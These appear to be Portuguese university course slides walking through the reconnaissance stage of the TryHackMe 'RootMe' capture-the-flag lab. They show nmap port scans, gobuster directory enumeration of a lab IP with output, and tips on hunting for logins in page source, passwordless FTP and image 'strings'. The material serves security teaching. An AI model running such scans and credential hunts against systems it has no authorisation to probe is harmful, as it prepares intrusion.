
Nmap done: 1 IP address (1 host up) scanned in 62.78 seconds
Robertos-MacBook-Pro:TryHackMe roberto$
```

RootMe – Exemplo prático - nmap




Hosts ativos
Portas abertas
Serviços rodando
Versões de software
Possíveis vulnerabilidades

RootMe – Exemplo prático - nmap



RootMe – Exemplo prático - nmap




NMAP

Porta

Filtro

Não dá pra saber.
Alguma coisa
filtrou: firewall,
IDS, etc.

RootMe – Exemplo prático - nmap



NMAP

Pode ser um DROP
ou um REJECT
Filtro

Pode ser um DROP
ou um REJECT



roberto.filho@unb.br

nmap

https://nmap.org/man/pt_BR/index.html



Npcap.com Seclists.org Sectools.org Insecure.org

Site Search 

[Download](#) [Reference Guide](#) [Book](#) [Docs](#) [Zenmap GUI](#) [In the Movies](#)

[Próxima](#) ►

Guia de Referência do Nmap (Página do Manual)

Índice

- [Descrição](#)
- [Notas da Tradução](#)
- [Sumário das Opções](#)
- [Especificação de Alvo](#)
- [Descoberta de Hosts](#)
- [Fundamentos do Escaneamento de Portas](#)
- [Técnicas de Escaneamento de Portas](#)
- [Especificação de Portas e Ordem de Scan](#)
- [Detecção de Serviço e Versão](#)
- [Detecção de SO](#)
- [Temporização \(Timing\) e Desempenho](#)
- [Evitando e enganando o Firewall/IDS](#)
- [Saída \(Output\)](#)
- [Opções Diversas \(Miscelânea\)](#)
- [Interação em Tempo de Execução](#)
- [Exemplos](#)
- [Bugs](#)
- [Autor](#)
- [Avisos Legais](#)
 - [Unofficial Translation Disclaimer / Aviso de Tradução Não-Oficial](#)
 - [Copyright e Licenciamento do Nmap](#)
 - [Licença da Creative Commons para este guia do Nmap](#)
 - [Disponibilidade de código fonte e contribuições da comunidade](#)
 - [Sem Garantia](#)
 - [Uso inapropriado](#)
 - [Software de Terceiros](#)
 - [Classificação do Controle de Exportação dos EUA](#)



RootMe – Exemplo prático - nmap

```
$ nmap -T4 <ip>
```

```
$ nmap -A -T4 <ip>
```

RootMe – Exemplo prático - nmap

```
$ nmap -T4 <ip>
```

```
$ nmap -A -T4 <ip>
```

O -A fala para o Nmap: além de descobrir as portas abertas, tente me dizer o máximo possível sobre o que está por trás delas.

SCAN AGRESSIVO



RootMe – Exemplo prático - nmap

```
$ nmap -T4 <ip>
```

```
$ nmap -A -T4 <ip>
```

Importância de ter
um cheat sheet




RootMe – Exemplo prático - nmap

```
TryHackMe — nmap -T4 10.10.37.88 — 136x34
~/OneDrive/UnB/Projetos de Extensão/UnB OFFSEC/TryHackMe — openvpn • sudo
Robertos-MacBook-Pro:TryHackMe roberto$ nmap -T4 10.10.37.88
Starting Nmap 7.97 ( https://nmap.org ) at 2025-05-30 15:17 -0300
Nmap scan report for 10.10.37.88
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 62.78 seconds
Robertos-MacBook-Pro:TryHackMe roberto$
```




RootMe – Exemplo prático





RootMe – Exemplo prático - nmap


É importante buscar informações na página. Pode ter alguma informação no HTML, no JS, no CSS, ou em alguma figura.

SEU PAPEL É ACHAR INFORMAÇÕES QUE POSSA USAR

Um login, senha, subdomínio (através de um email), etc.


RootMe – Exemplo prático - nmap

NOTE: Se tivesse listado FTP, você poderia usar o FTP para tentar logar. **Alguns servidores de FTP não vem com SENHA.**



RootMe – Exemplo prático - nmap

NOTE: Se tivesse listado FTP, você poderia usar o FTP para tentar logar. **Alguns servidores de FTP não vem com SENHA.**



**ANOTEM!
PODE SER
IMPORTANTE EM
CTFs FUTUROS**



RootMe – Exemplo prático - nmap

É importante buscar informações na página ou servidores FTP abertos. Pode ter alguma figura, por exemplo, com alguma informação inserida nela.

Forma mais fácil de ver algo no arquivo:

```
$ strings image.jpg
```



RootMe – Exemplo prático - nmap

É importante buscar informações na página ou servidores FTP abertos. Pode ter alguma figura, por exemplo, com alguma informação inserida nela.

Forma mais fácil de ver algo no arquivo


```
$ strings image.jpg
```

ANOTEM!
PODE SER
IMPORTANTE EM
CTFs FUTUROS

Enumerei, colhi
informação, dá pra
explorar?

Não! Volta pra
ENUMERAÇÃO!


RootMe – Exemplo prático - enumeração



RootMe – Exemplo prático - enumeração



Respostas - HTTP



RootMe – Exemplo prático - enumeração



/uploads
/login.php
/panel
/admin
/index.html





RootMe – Exemplo prático – enumeração de dir

```
TryHackMe — gobuster dir -u http://10.10.37.88 -w directory-list-2.3-medium.txt — 136x34
~/OneDrive/UnB/Projetos de Extensão/UnB OFFSEC/TryHackMe — openvpn · sudo
Robertos-MacBook-Pro:TryHackMe roberto$ gobuster dir -u http://10.10.37.88 -w directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.37.88
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/uploads      (Status: 301) [Size: 312] [--> http://10.10.37.88/uploads/]
/css          (Status: 301) [Size: 308] [--> http://10.10.37.88/css/]
/js           (Status: 301) [Size: 307] [--> http://10.10.37.88/js/]
/panel       (Status: 301) [Size: 310] [--> http://10.10.37.88/panel/]
Progress: 6744 / 220561 (3.06%)
```



RootMe – Exemplo prático - gobuster

```
$ gobuster dir -u http://<ip> -w <wordlist> -x php,html,txt
```

<https://github.com/Oj/gobuster>



RootMe – Exemplo prático - gobuster

